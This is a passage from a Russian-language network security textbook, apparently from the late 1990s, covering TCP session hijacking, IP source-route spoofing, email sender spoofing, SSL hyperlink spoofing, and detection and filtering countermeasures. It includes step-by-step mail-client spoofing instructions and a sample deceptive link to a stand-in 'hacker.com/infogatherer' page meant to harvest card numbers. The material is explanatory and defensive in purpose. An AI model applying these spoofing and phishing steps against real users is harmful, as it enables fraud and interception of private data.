Получив этот пакет, хакер посылает серверу подтверждение о его принятии; в отправляемом пакете находится предполагаемое значение SVR_SEQ_0 (значение последовательности). В этом случае хакеру не нужно просматривать пакеты клиента в поисках информации о значении последовательности сервера. У маскировочной атаки есть два существенных недостатка:

1. Получив от сервера пакет SYN/ACK, клиент, под которого маскируется хакер, может послать серверу пакет RST (переустановка) — ведь, с его точки зрения, никакого сеанса не существует. Теоретически хакер может избавиться от этого пакета, если атака будет проводиться тогда, когда настоящий клиент не работает в сети. Кроме того, он может перегрузить очередь TCP-сообщений клиента (атака десинхронизации при помощи нулевых данных), и клиент попросту потеряет это сообщение.
2. Хакер не может получить данные с сервера. Однако он может посылать данные, а это, согласитесь, уже не мало.

Существует четыре принципиальных различия между маскировочной атакой и постдесинхронизационной атакой перехвата пакетов:

1. При помощи постдесинхронизационной атаки перехвата пакетов хакер может управлять этапом идентификации соединения. В то же время маскировочная атака построена на схеме идентификации надежного хоста.
2. При помощи постдесинхронизационной атаки перехвата пакетов хакер получает полный доступ к дуплексному потоку данных. Другими словами, хакер может как получать, так и отправлять данные. В маскировочной атаке нет возможности получать данные (однако можно их посылать).
3. В постдесинхронизационной атаке перехвата пакетов для предсказания или получения значения SVR_SEQ_0 используется предварительная атака наблюдения.
4. Постдесинхронизационную атаку перехвата пакетов можно проводить на любом типе хоста. Маскировочная атака (в силу своей зависимости от Unix-модели надежного хоста) может применяться только на Unix-хостах.

Однако если пользователь использует режим *offline* или по каким-либо причинам не может послать пакет RST, то хакер может провести маскировочную атаку для создания дуплексного TCP-соединения с сервером. В этом случае хакер посылает и принимает данные от имени клиента. Конечно же, ему придется пройти и через идентификацию. Но если в системе используется метод идентификации, основанный на надежных хостах (вроде NFS [Network File System] или Unix-команды *rlogin*), то у хакера есть все шансы получить полный доступ к службам хоста.

Несмотря на то, что постдесинхронизационные атаки перехвата пакетов довольно легко детектируются, они достаточно эффективны в длинных соединениях, каналах с малой пропускной способностью, сетях с большими задержками (например, в корпоративных глобальных вычислительных сетях). Более того, для проведения постдесинхронизационной атаки перехвата пакетов хакеру достаточно ресурсов, необходимых для проведения пассивной атаки наблюдения — самой распространенной угрозы Internet. И постдесинхронизационные атаки перехвата пакетов, и маскировочные атаки обладают еще одним неоспоримым

преимуществом: они невидимы для пользователя. Дело в том, что сейчас практически любой пользователь сети знает о потенциальной угрозе и использует те или иные средства безопасности. А что уж говорить о корпоративных сетях с целым штатом администраторов. Поэтому невидимость атаки — это еще один шаг к «победе».

ПОДРОБНОСТИ ПОДМЕНЫ

Протоколы TCP и UDP неявно предполагают, что допустим IP-адрес любого хоста, и поэтому в них не включена проверка адресов. Однако это допущение помогает хакеру замаскировать свой хост. Для этого достаточно воспользоваться чужим IP-адресом. При помощи IP-маршрутизации ресурса хакер может указать прямой маршрут к пункту назначения и маршрут возврата. Этот маршрут должен содержать не используемые в обычных ситуациях маршрутизаторы или хосты. Таким образом, хакер может перехватить или даже изменить передаваемые данные, даже не встретив пакеты, направленные к нужному хосту. Далее приводится пример того, как система хакера может замаскироваться под определенного надежного клиента:

1. Хакер должен изменить IP-адрес маскируемого хоста так, чтобы тот соответствовал адресу реального клиента.
2. После этого хакер должен создать маршрут источника, ведущий к серверу. В этом маршруте нужно указать прямой путь перемещения пакетов к серверу, а затем — к хосту хакера. При этом надежный клиент используется в качестве последнего транзитного участка в маршруте к серверу.
3. При помощи маршрута источника хакер посылает запрос клиента серверу.
4. Сервер принимает запрос так, как будто тот пришел непосредственно от надежного клиента. Затем он посылает этому клиенту ответ.
5. При помощи маршрута источника надежный клиент пересылает ответ хосту хакера.

Многие Unix-хосты принимают пакеты с маршрутом источника и передают их так, как указано в этом маршруте. Многие маршрутизаторы также принимают пакеты с маршрутом источника. Однако можно настроить маршрутизаторы так, чтобы они блокировали такие пакеты. На рисунке 9.15 показано, как проводится атака наблюдения.

Рисунок 9.15. *Основные принципы атаки наблюдения.*

Наиболее простой метод наблюдения заключается в следующем: хакер ожидает до тех пор, пока система клиента не завершит свою работу, и после этого старается замаскироваться под эту систему. Сотрудники многих организаций используют компьютеры и сети TCP/IP для соединения друг с другом и использования Unix-хостов в качестве серверов LAN. Нередко для доступа к каталогам и файлам сервера в персональных компьютерах используется NFS. (В NFS для идентификации клиента используется только его IP-адрес.) Таким образом, хакер может представиться в качестве настоящего пользователя сервера, присвоить хосту IP-адрес другого компьютера, а после этого создать соединение с Unix-хостом. Как видно, хакер может достаточно легко провести атаку наблюдения. Более того, провести подобную атаку могут только члены организации, так как только они знают, какие сетевые компьютеры уже завершили свою работу.

НАБЛЮДЕНИЕ ЗА ЭЛЕКТРОННОЙ почтой

Электронная почта — это наиболее уязвимый метод передачи информации через Internet. Чтобы хоть как-то обезопасить передаваемые сообщения, можно воспользоваться цифровыми подписями. Давайте, к примеру, рассмотрим, как хосты обмениваются почтой. Вся передача электронной почты ведется при помощи простейшего протокола, в котором используются команды, состоящие из ASCII-символов. Взломщику не составит труда ввести эти команды в сеансе Telnet, с помощью которого он может установить соединение с портом SMTP (Simple Mail Transfer Protocol). Хост-получатель не проводит идентификацию хоста-отправителя. Таким образом, хакер может легко просмотреть содержание почты — для этого достаточно ввести адрес отправителя, отличный от настоящего адреса машины хакера. Как видно, любой пользователь может легко прочитать и даже изменить вашу почту.

НАБЛЮДЕНИЕ ЗА почтой ПРИ помощи ПРОГРАММЫ ЭЛЕКТРОННОЙ ПОЧТЫ

Большинство пользователей не просматривают адреса отправителей, а может быть, даже и не знают, как это сделать. Так или иначе, но наблюдение за электронной почтой — это наиболее простой метод атаки, В этом разделе я расскажу о том, каким образом хакер может просмотреть вашу почту, а также научу вас детектировать подобные явления. Кроме того, здесь будет рассказано об элементарных методах защиты от атак наблюдения. Для того чтобы просмотреть чью-либо почту, загрузите *Netscape Navigator* и выполните следующие действия:

1. Откройте в *Netscape Navigator* меню **Options** и выберите пункт Mail **and News Preferences.** На экране появится диалоговое окно **Preferences.**
2. В этом окне щелкните мышью по закладке **Identity.** На экране появится новое диалоговое окно (см. рисунок 9.16).




Рисунок 9.16. Диалоговое окно ***Preferences.***

3. В диалоговом окне расположена информация о вашем адресе электронной почты. Чтобы изменить значение строки **who**, поместите в полях **Your** Name и E-mail Address новые значения (например, *KnockKnock* и *KnockKnock@whos-there.com).*
4. После этого щелкните мышью по закладке Servers. На экране появится диалоговое окно со списком почтовых серверов. Удалите адрес Incoming Mail **(POP3) Server** — если вы собираетесь наблюдать за чьей-либо почтой, то вам, конечно же, не хотелось бы, чтобы вас могли обнаружить. Затем удалите значение, расположенное в строке **Mail** server **user** name. Таким образом, у вас должна остаться только строка с сервером-отправителем. Мы не будем изменять ее. Однако для настоящей атаки наблюдения нужно выследить все адреса серверов-отправителей, позволяющих получать почту без пароля.
5. Щелкните мышью по кнопке OK. Теперь у нас все готово для наблюдения.

Чтобы проверить, от кого пришла почта, нужно использовать цифровые подписи (см. Главу 5). Если же вы получите огромное количество просмотренной кем-либо почты, то у вас есть возможность найти хакера. Для этого достаточно просмотреть заголовок письма. Зачастую там располагается информация о (настоящем) сервере вашего недоброжелателя. Узнав адрес сервера, можно поговорить с его системным администратором и поинтересоваться, есть ли какие-либо меры защиты от дальнейших посягательств.

ДЕТЕКТИРОВАНИЕ НАБЛЮДЕНИЯ ЭЛЕКТРОННОЙ почты

В отличие от атак десинхронизации, атаки наблюдения достаточно трудно обнаружить. Если есть возможность просматривать трафик внешнего интерфейса маршрутизатора, то следует воспользоваться ею. Записи о трафике можно хранить в системном журнале регистрации. О том, как это сделать, рассказывается в главе 12. При помощи этих записей можно (и нужно) проверить трафик пакетов, у которых адреса отправителя и получателя расположены в одном и том же (вашем) домене. Не нужно просматривать пакеты, оба адреса которых являются внешними (по отношению к вашей сети) адресами Internet. Если же найдутся

пакеты, оба адреса которых пересекают ваш маршрутизатор, то, скорее всего, вы обнаружили атаку наблюдения.

ИСПОЛЬЗОВАНИЕ TCPDUMP и NETLOG

Для просмотра пакетов в Unix-системах вам могут пригодиться два бесплатных инструментальных средства: *tcpdump* и *netlog.* Пакет *tcpdump* можно загрузить при помощи анонимного FTP из ресурса *ftp. ee. lbl.gov;* он расположен в файле */tcpdump.tar.Z.* (Контрольная сумма MD5 этого пакета (см. главу 5) равняется 4D8975B18CAD40851F382DDFC9BD638F.) После установки пакета введите следующие команды (с их помощью можно обнаружить все пакеты, оба адреса которых расположены в сети *domain.name*):

```
# tcpdump src net domain.name <Enter>
# tcpdump dst net domain.name <Enter>
```

Кроме того, можно загрузить пакет *netlog* (разработанный в Техасском университете) при помощи анонимного FTP из ресурса *coast.cs.purdue.edu;* он расположен в файле */pub/tools/unix/TAMU/netlog~1.2.tar.gz.* (Контрольная сумма MD5 этого пакета равняется 1DD62E7E96192456E8C75047C38E994B.) После установки пакета активизируйте *netlog* при помощи следующей команды:

```
# tcplogger -b | extract -O -e 'srcnet=X.Y.0.0 && dstnet=X.Y.0.0
{print}' <Enter>
```

Команда *tcplogger* указывает программе *netlog* искать пакеты, у которых адрес назначения и адрес отправителя лежат в одной сети.

КАК ПРЕДОТВРАТИТЬ АТАКУ ПОДМЕНЫ

Как уже говорилось, оба адреса подмененного пакета очень часто являются внешними по отношению к вашей сети адресами. (Несмотря на это, подмененный пакет может содержать IP-адрес надежного хоста, расположенного вне сети.) Наилучшим способом защиты от атак подмены является фильтрация приходящих на маршрутизатор пакетов. Таким образом можно заблокировать внешние пакеты, адреса которых указывают на принадлежность отправителя вашему домену. Далее приводится список наиболее известных маршрутизаторов, поддерживающих средство фильтрации пакетов (его еще называют *входным фильтром):*

- *Bay Networks/Wellfleet,* все версии, начиная с 5;
- *Cabletron* с LAN Secure;
- *Cisco, RIS software,* все версии начиная с 9.21;
- *Livingston.*

Если аппаратное обеспечение вашего маршрутизатора не поддерживает фильтрацию пакетов, то можно поставить второй маршрутизатор со средствами фильтрации; он должен располагаться между первым маршрутизатором и соединением

Internet. При помощи выходного фильтра этого маршрутизатора можно будет отбрасывать подмененные IP-пакеты.

ПОДРОБНОСТИ ОБ АТАКЕ ПЕРЕХВАТА ПАКЕТОВ

Некоторые хакеры используют инструментальное средство под названием *ответвитель* (tap), с помощью которого можно захватить управление над текущими сеансами системы. Таким образом, злоумышленник, получивший полный доступ к системе (другими словами, права администратора системы), обладает полным контролем над любым текущим сеансом. Например, он может вводить команды от имени владельца сеанса. Если пользователь работал с системой Telnet или использовал команду *rlogin* для входа в другую систему, то захватчик может получить доступ и к этой системе. При этом ему не нужно будет проходить системы идентификации — ведь они уже пройдены владельцем сеанса. В настоящее время ответвитель может использоваться только на машинах с операционной системой SunOS или некоторыми ее вариантами.

ДЕТЕКТИРОВАНИЕ АТАКИ ПЕРЕХВАТА ПАКЕТОВ

Владелец захваченного сеанса (жертва хакера) должен заметить необычную активность, включая введенные хакером команды и потенциальную возможность потери соединения. Расскажите пользователям об опасности атак перехвата и попросите их уведомлять вас о каждом странном поведении машины.

ЗАЩИТА от АТАКИ ПЕРЕХВАТА ПАКЕТОВ

Прежде всего предотвратите возможность захвата полного доступа к системе. Для этого привлеките все средства: администраторов, установку дополнительных средств защиты и элементов управления сетью (например, брандмауэры). Современные программы-ответвители используют реализованное в SunOS средство поддержки загружаемых модулей, благодаря которому программа может динамически изменять текущую операцию ядра Unix. Работающая в госдепартаменте энергетики США группа CIAC (Computer Incident Advisory Capability) порекомендовала владельцам сайтов, не нуждающихся в средстве поддержки загружаемых модулей, отключить его.

ПОДМЕНА ГИПЕРССЫЛОК: АТАКА НА SSL-СЕРВЕРЫ

В предыдущих разделах рассказывалось только об атаках на коммуникации, реализованные на основе протоколов TCP или Telnet. Сейчас же я расскажу об атаках подмены гиперссылок, а в следующем разделе вы познакомитесь с атакой подмены Web (Web-spoofing). Обе эти атаки построены на использовании HTTP. Хакеры могут монтировать их поверх протокола идентификации сервера SSL (см. главу 8). (Напомню, что этот протокол используется для создания безопасных броузеров и серверов, вроде *Netscape Navigator* и *Internet Explorer*.) Следуя

описанным далее шагам, «*вклинившийся*» хакер может заставить броузер подключиться к вымышленному серверу; при этом броузер будет продолжать показывать, что идет безопасный сеанс. «Вклинившийся» хакер — это хакер, добившийся того, чтобы его машина стала передаточным звеном между клиентом и сервером. После этого злоумышленник может заставить клиента предоставить «мнимому» серверу информацию — например, номер кредитной карточки, PIN (Personal Identification Number), номер страхового полиса или любую другую личную информацию. Еще одна опасность подмены гиперссылок состоит в том, что пользователь (например, клиент банка или базы данных) может загрузить из вымышленного сервера и запустить на своей машине хакерский апплет Java. При этом он будет уверен, что эта программа пришла с настоящего сервера и не может нанести ему вред. В этом разделе рассказывается о некоторых деталях подобной атаки и методах защиты от нее.

Обратите внимание: атака подмены гиперссылок построена на том, как броузеры работают с цифровыми подписями. Эта атака не действует на низкоуровневое шифрование или работу протокола SSL. Как следствие, атака может применяться на других приложениях, безопасность которых основана на сертификатах — все зависит от методов использования сертификатов.

Internet Explorer 3.0x, *Netscape Navigator 3.0* и *Netscape Navigator 4.0* — все эти броузеры могут подвергнуться атаке подмены гиперссылок. Похоже, что этой атаки не избежать и другим броузерам, а также и стандартным серверам-посредникам SSL. Однако атака подмены гиперссылок не оказывает никакого влияния на такие методы защиты, как создание подписей программ и создание подписей апплетов (несмотря на то, что в них также используются цифровые сертификаты).

Хакер может выдать себя за любой SSL-сервер при помощи обычных соглашений о сертификатах или упомянутых ранее броузеров. Более того, сертификаты серверов, вроде тех, что выдаются VeriSign или Thawte, также могут подвергнуться атаке подмены гиперссылок, если пользователь использует *Internet Explorer* или *Netscape Navigator*. Модификация программного обеспечения сервера может намного уменьшить опасность атаки. Однако наилучшим долгосрочным решением является модификация содержания сертификата и Web-броузера. Как уже упоминалось, эта атака не действует на сертификаты клиентов или сертификаты, используемые сервером для создания цифровых подписей программ (вроде элементов управления ActiveX и апплетов Java).

ПОДРОБНОСТИ ОБ АТАКЕ ПОДМЕНЫ ГИПЕРССЫЛОК

Как уже обсуждалось в главе 8, при создании SSL-соединения броузер и сервер совместно используют один и тот же протокол. С его помощью производится идентификация сервера и (возможно, но не обязательно) клиента. Однако для атаки подмены гиперссылок важна только стадия идентификации сервера. Во время используемого в SSL обмена протоколами сервер предоставляет броузеру свой сертификат. Сертификат сервера — это структура с цифровой подписью, в которой расположены открытый ключ и некоторые другие атрибуты сервера (см. главу 5).

В настоящее время в сертификатах SSL используются DNS (domain-name server). Вместо полного имени DNS в сертификат могут включаться символы шаблона (wildcard). Например, вместо имени *www.brd.ie* может стоять **.brd.ie*. Чтобы доказать броузеру, что только этому серверу принадлежит соответствующий личный ключ, используется корректная передача протокола и предоставление правильного сертификата. Благодаря этому броузер может считать, что именно этому серверу принадлежит право на использование представленного имени DNS. Важно, чтобы вы поняли, что протокол SSL не является непреодолимым препятствием для атаки подмены гиперссылок. Наоборот, остановить эту атаку могут содержание сертификата и пользовательский интерфейс броузера.

ДЕЙСТВИЕ АТАКИ ПОДМЕНЫ ГИПЕРССЫЛОК

Для успешного проведения этой атаки очень важно, чтобы пользователь не указывал имена DNS или указатели URL, а использовал гиперссылки. Дело в том, что в современной версии стандарта SSL проверяется только часть URL, ответственная за сервер, а не гиперссылка, по которой щелкнули мышью. Ведь ссылка может принимать совершенно неприемлемые с точки зрения URL значения (вроде «Этот путь ведет в Jamsa Press») или может вообще представлять собой графическое изображение.

Точно так же как имена DNS являются объектом атаки подмены DNS (при этом сервер DNS предоставляет ложную информацию об адресе другого сервера), идентификаторы URL являются объектом атак подмены гиперссылок. В этом случае страница содержит ложную информацию об имени DNS указанного URL. Обе атаки подмены приведут пользователя к чужому серверу. Однако с технической точки зрения подмена гиперссылок более проста, чем подмена имен DNS. Например, хакер может передать броузеру такую строку:

```
<A HREF=https://www.hacker.com/infogatherer/>This way to free
books!</A>
```

Подведя указатель мыши к такой гиперссылке, вы увидите надпись «This way to free books!» («Здесь расположены бесплатные книги!»). Но если щелкнуть по ней мышью, то ссылка направит вас на другой безопасный сервер — *hacker.com* в каталог *infogatherer*. Современные броузеры автоматически обнаружат, используется безопасное соединение или нет. При этом они отобразят цельные ключи и т. д. Однако все это не мешает хакеру продолжать свое надувательство. При помощи несложных уловок (они описываются далее) хакер может заставить броузер сообщать пользователю о том, что используется безопасное соединение с нужным сервером.

Итак, щелкнув по ссылке, пользователь продолжает верить, что он все еще использует безопасное соединение. Но это, к сожалению, не так. И конечно же, каталог *infogatherer* не содержит никаких книг. Более того, если пользователь действительно подвергается атаке со стороны хакера, то хакер постарается сделать так, чтобы страница, к которой перешел пользователь, выглядела как настоящая Web-страница. При этом там может стоять странный запрос о номере

кредитной карточки, на который необходимо ответить для приобретения бесплатных книг. Однако если пользователь «пороется» в различных меню броузера и просмотрит источник документа или информацию о нем, то он обнаружит, что сервер, с которым он соединен, — это совсем не тот сервер, который был определен во время идентификации.

Как это ни странно, но все более широкое использование сертификатов сильно упрощает задачу хакера. Дело в том, что с ростом количества серверов с сертификатами у хакеров появляется больше мест, в которые можно отправить незадачливого Web-путешественника. Кроме того, многие пользователи стараются обойтись без надоедливых диалоговых окон, появляющихся при каждом переходе на новую Web-страницу. Однако от атак не застрахованы и более осторожные пользователи — ведь если соединение и документ безопасны, то это совсем не значит, что так оно и есть. Другими словами, проверка соединения становится бессмысленной.

Несмотря на все современные крупнокалиберные средства обороны, не существует инструментов для обнаружения атаки подмены гиперссылок. В лучшем случае журнал регистрации броузера может показать, что была использована команда *GET* (к «настоящему» серверу), а за ней следовала еще одна такая же команда (к «вымышленному» серверу). Если повезет, то в кэше останется копия подделанной Web-страницы. Однако хакер может легко заставить броузер удалить эту копию. Для этого достаточно воспользоваться командой *PRAGMA* (см. главу 6). Зачем же нужна вторая команда *GET]* Дело в том, что первая команда возвращает некорректный или измененный результат. К сожалению, у пользователя нет возможности выяснить (даже при помощи самых лучших журналов регистрации), что вторая команда была инициализирована удаленным сервером. Вы могли последовать за закладкой или в другое окно для второй команды. Даже если вы сможете доказать, что не следовали за закладками, подделанная страница могла прийти из кэша (включая и соседние кэши вашего провайдера) или в результате действия первой команды GET. Предположим, что «поддельные» сайты принадлежат хакеру. Однако и это нельзя доказать, даже если вы сможете повторить все шаги, приведшие вас к «поддельному» сайту.

Хакер наверняка не собирается допускать вас к своему засекреченному сайту. Ведь при этом вы получите прямую улику — его сертификат. Поэтому злоумышленник, скорее всего, отправит жертву на чей-либо (уже взломанный хакером) почтовый ящик SSL. Более того, хакер может послать незадачливого пользователя на необходимый тому безопасный сервер, однако совсем в другое место. Другими словами, вместо каталога */securepage* он попадет в каталог */attackpage*. Подобные вещи могут происходить только на виртуально назначенном ведущим узлом (virtually-hosted) Web-сайте или на сайтах, где URL указывают на сценарии CGI или классы Java, часть которых находится под легальным управлением хакера. (Несмотря на все свои достоинства, SSL не предоставляет никаких средств защиты от подобных посягательств; основная цель этого стандарта — идентификация сайтов.)

МЕТОДЫ БОРЬБЫ С АТАКОЙ ПОДМЕНЫ ГИПЕРССЫЛОК

Если вы уже используете основанные на идентификации сервера Web-приложения (например, для продажи апплетов Java), то наверняка вам не хочется ждать, пока ваш провайдер программного обеспечения Internet предоставит какие-либо средства защиты. Единственно правильным в этом случае будет следующее решение: сделайте так, чтобы броузеры ваших пользователей начинали свой путь по вашему сайту с безопасной страницы. Благодаря этому они смогут доверять своим первоначальным ссылкам. *Безопасная страница* — это страница, чьей целостности можно доверять. Реально это HTML-файл или SSL-страница. На рисунке 9.17 показана модель доступа к безопасной странице.

Рисунок 9.17. *Модель доступа к безопасной странице.*

Если нужно, чтобы броузер пользователя открывался на SSL-странице, то вам следует послать URL этой страницы при помощи каких-либо трудных (или даже невозможных) к перехвату средств. Например, для этого можно воспользоваться флоппи-диском или обычным письмом. В противном случае страница будет открыта для атак. Все ссылки этой страницы должны вести к надежным сайтам; более того, желательно, чтобы все они являлись SSL-ссылками. Вам следует определить, какие сайты можно отнести к надежным, а какие нет. Для этого советуем воспользоваться следующими критериями:

1. Сайт полностью защищен от атак и перехвата страниц.
2. Сайт обслуживает ссылки только на полностью защищенные сайты.

Большинство сайтов не удовлетворяют первому критерию. Таким образом, решение в виде доступа к безопасным страницам скорее подходит для приложений корпоративных сетей, отгороженных от Internet при помощи брандмауэра. Кроме того, это решение может использоваться в специализированных приложениях Internet, в которых пользователи могут получить доступ только к Internet-сайтам определенной корпорации (т. е. им не нужен полный доступ к Internet).

Вместо этого можно поместить на Web-страницы достаточно уникальный для сайта объект. Примерами уникальных объектов являются сертификаты VeriSign Java и

Microsoft *Authenticode®*. Так как сертификаты VeriSign создаются при помощи вычисления смешанного значения, а в качестве входных данных используется Web-страница и привязанные к ней апплеты Java, то хакеру будет очень трудно подделать этот сертификат. Более подробное описание цифровых сертификатов имеется в главе 5. На рисунке 9.18 показана Web-страница и ее сертификат.




Рисунок 9.18. *Web-страница с новым (не известным броузеру) сертификатом.*

Рассмотрим еще один метод защиты. Как будет рассказано в главе 19, большая часть коммерческих Web-броузеров содержит средства для обеспечения безопасности. Одно из таких средств *(Internet Explorer)* показано на рисунке 9.19.




Рисунок 9.19. *Диалоговое окно сертификатов сайтов для* ***Internet Explorer.***

Вы или кто-либо из вашей организации можете быстро создать программную надстройку для броузера, отображающую сертификат каждого сайта. После установки этой программы пользователи будут всегда видеть, кто владелец отображаемого в броузере сайта. По умолчанию программа должна выводить на экран диалоговое окно с информацией. Однако в ее состав можно включить параметр (доступ к которому должен осуществляться при помощи пароля), с помощью которого можно будет запретить отображение окна на экране. Кроме того, информация о сертификате может быть отображена и в декорациях окна броузера после того, как он установит соединение с сервером. Однако не нужно отображать эту информацию в строке состояния. Дело в том, что последнюю можно изменить при помощи апплетов Java или сценариев VBScript либо JavaScript. Предоставьте пользователю возможность постоянно получать информацию о владельце сайта. На рисунке 9.20 показано, где можно разместить подобное программное расширение.




Рисунок 9.20. *Информацию о сертификате можно поместить рядом с установленными по умолчанию ссылками* ***Internet Explorer.***

К сожалению, информация о сертификате вряд ли поможет пользователю избежать атак подмены, если подмена перенаправит запрос клиента или ответ сервера от одной страницы к другой странице одного и того же Web-сайта (например, от одного сценария CGI к другому или от одного апплета Java к другому и т. д.).

Четвертый метод предотвращения атак — это использование «надежных закладок». В этом случае сотрудники службы внешней безопасности могли бы подвергнуть каждую такую закладку тщательной проверке, и только потом поместить ее в индивидуальные файлы закладок. К тому же каждая такая закладка должна распространяться вручную (т. е. без использования сети). Надежная закладка должна быть как-то отмечена в файле закладок — пользователь должен четко отличать надежные закладки от обычных. В этом методе вам также придется создать программное расширение броузера, поддерживающее надежные закладки. Любая надежная закладка должна проходить от текстовой гиперссылки или изображения к содержащимся в броузере именам доменов или URL. Например, она может выглядеть так:

```
"*Jamsa Press*:*.jamsa.com"
```

Если после этого броузер встретит ссылку со словами «Jamsa Press», то он проверит сертификат сервера в домене *jamsa.com* и удостоверится в том, что присоединен именно к серверу *jamsa.com.* Если же броузер соединяется с доменом третьей стороны (другими словами, с доменом, не принадлежащим правой части строки закладки), то он предупредит пользователя о том, что этот домен не соответствует ожидаемому. При помощи решения надежных закладок пользователи могут сконфигурировать охранников (safeguard) броузеров так, чтобы они обладали доступом к определенным «локальным» службам. Кроме того, данный метод защищает компанию от «внутренних» врагов — не очень квалифицированных работников компании, передающих важную информацию по обычным каналам.

На самом деле *надежная закладка* является средством для безопасного преобразования (mapping) текстовой ссылки в URL имени домена. Каждый из описанных ранее методов защиты пытается создать свое средство преобразования или проверить существующие методы преобразования. Однако есть и другие методы безопасного преобразования адресов Web. Например, можно создать службы безопасного каталога Internet, который можно поместить поверх существующих протоколов работы с сертификатами. К сожалению, создание служб безопасных каталогов, скорее всего, натолкнется на искусственный слой окольных средств (обмана) между ссылкой, «сущностью» сайта и самим сайтом. Это не только заставляет отказаться от некоторых решений, но и затрудняет обеспечение безопасности ссылок. И наконец, ни одно из описанных здесь решений

нельзя приспособить для получения доступа ко всем услугам сети. Более того, ни одно из решений не предоставляет возможности уберечь пользователей от перенаправления броузера в пределах одного сайта.

ДОЛГОСРОЧНОЕ РЕШЕНИЕ для ПОДМЕНЫ ГИПЕРССЫЛОК

Как уже упоминалось, подмена гиперссылок — это достаточно серьезная опасность для Web-путешественников. Основная проблема заключается в том, что SSL-сертификаты содержат неправильную информацию — имя DNS, что и используется в этом типе атак. Имя DNS — это понятие более сложное, чем URL (который, в свою очередь, менее понятен пользователю, чем наглядная ссылка). С течением времени появляется все больше и больше недостаточно технически образованных пользователей Web. Все это не может не отразиться на предоставляемой сертификатами информации. В настоящее время многие пользователи ищут Web-сайты компаний при помощи адресов вроде *www.<компания>.com* или *www.<продукт>.com*. Однако, как показывает наш многолетний опыт, это не всегда так. Например, рассмотрим наиболее популярный поисковый процессор Web *AltaVista,* созданный компанией Digital. Многие пользователи предположат, что адрес этого процессора выглядит так: *http://www.altavista.com/*. Но это не так; настоящий адрес этого продукта таков: *http://www.digital.altavista.com/*. Стоит отметить, что адрес *http://www.altavista.com/* принадлежит одной из калифорнийских компаний по разработке программного обеспечения. Приведем более экзотический пример. До недавнего времени в Техасе существовала консалтинговая компания, адрес Web-сайта которой выглядел так: *http://www.microsOft.com/*. Не имея никакого отношения к Microsoft, эта компания до сих пор получает сотни тысяч запросов от людей, занимающихся поисками сайта знаменитой компании.

Итак, пора сделать некоторые выводы. Несмотря на то что большинство URL отражает название компании-владельца Web-сайта, это не всегда верно. При регистрации имени домена власти Internet проверяют, чтобы он не принадлежал кому-либо другому. Однако факт нарушения авторского права при этом абсолютно не проверяется. Более того, DNS может не отражать ни имени компании, ни рода ее деятельности. Но чтобы упростить себе жизнь, многие пользователи путешествуют по Web при помощи URL, а не DNS. При этом они ожидают, что текстовая или графическая ссылка подскажет им, куда ведет URL. На рисунке 9.21 показана связь между гиперссылками, URL и DNS.




Рисунок 9.21. *Имя DNS зависит от идентификатора URL, который, в свою очередь, зависит от выбранной пользователем гиперссылки.*

Как показывает практика, «среднестатистический» Web-путешественник не понимает важности DNS, поэтому идентификация имен представляет для него немыслимую загадку. Многие пользователи не понимают URL; все их познания в этой области сводятся к описанной выше схеме *www.<компания>.com* (не считая адресов, объявленных по телевидению или размещенных в рекламе). Более того, не так давно в *Internet Explorer* появилась новая модная штучка — «дружелюбные» URL. С их помощью можно получить доступ ко всему сайту, внося небольшие изменения в отображенный в строке месторасположения (Location) URL. Однако все подобные нововведения еще более уменьшают связь между изображением на экране и цифровым сертификатом сервера.

Настоящей проблемой для агентств по выдаче сертификатов стала задача определения внешнего вида сертификата (а точнее говоря, того, что должно быть отображено в сертификате). Похоже, ее решение зависит от каждого конкретного приложения. Здесь автору книги приходит в голову старая пословица: «Скажи мне, кто твой друг, и я скажу, кто ты». В нашем случае она могла бы звучать примерно так: «Скажи мне, какой программой ты пользуешься, и я скажу, насколько ты опытен». Для некоторых приложений (например, командной строки FTP) в качестве отображаемой сертификатом информации прекрасно подходит имя DNS — именно его вы используете для получения доступа к сайту. В то же время пользователю броузера будет удобнее, если сертификат будет отображать гиперссылку в виде текста, изображения или чего-либо столь же наглядного. Возможно, для этого в сертификате придется воспользоваться тегом *<META>*. В сертификат можно также включить описанную ниже информацию:

- Наглядные изображения (логотипы компании и продукта, снимки людей).
- Фразы на английском (или родном языке владельца сервера) и родном языке пользователя. Эти фразы должны быть достаточно простыми и в то же время достаточно информативными (например, «Jamsa Press» или «Joe Middleman & Co., Authorized broker for Big Business Companies, Inc.»).
- Несмотря на все удобства URL, сертификат должен предоставлять возможность использования в URL символов шаблона (wildcard) или обычных выражений. Обратите внимание: подобные URL, скорее всего, будут представлять приложения или данные корпоративных сетей, и поэтому сертификат будет выдан определенным ведомством сертификатов корпоративных сетей, а не широкоизвестными компаниями вроде VeriSign.

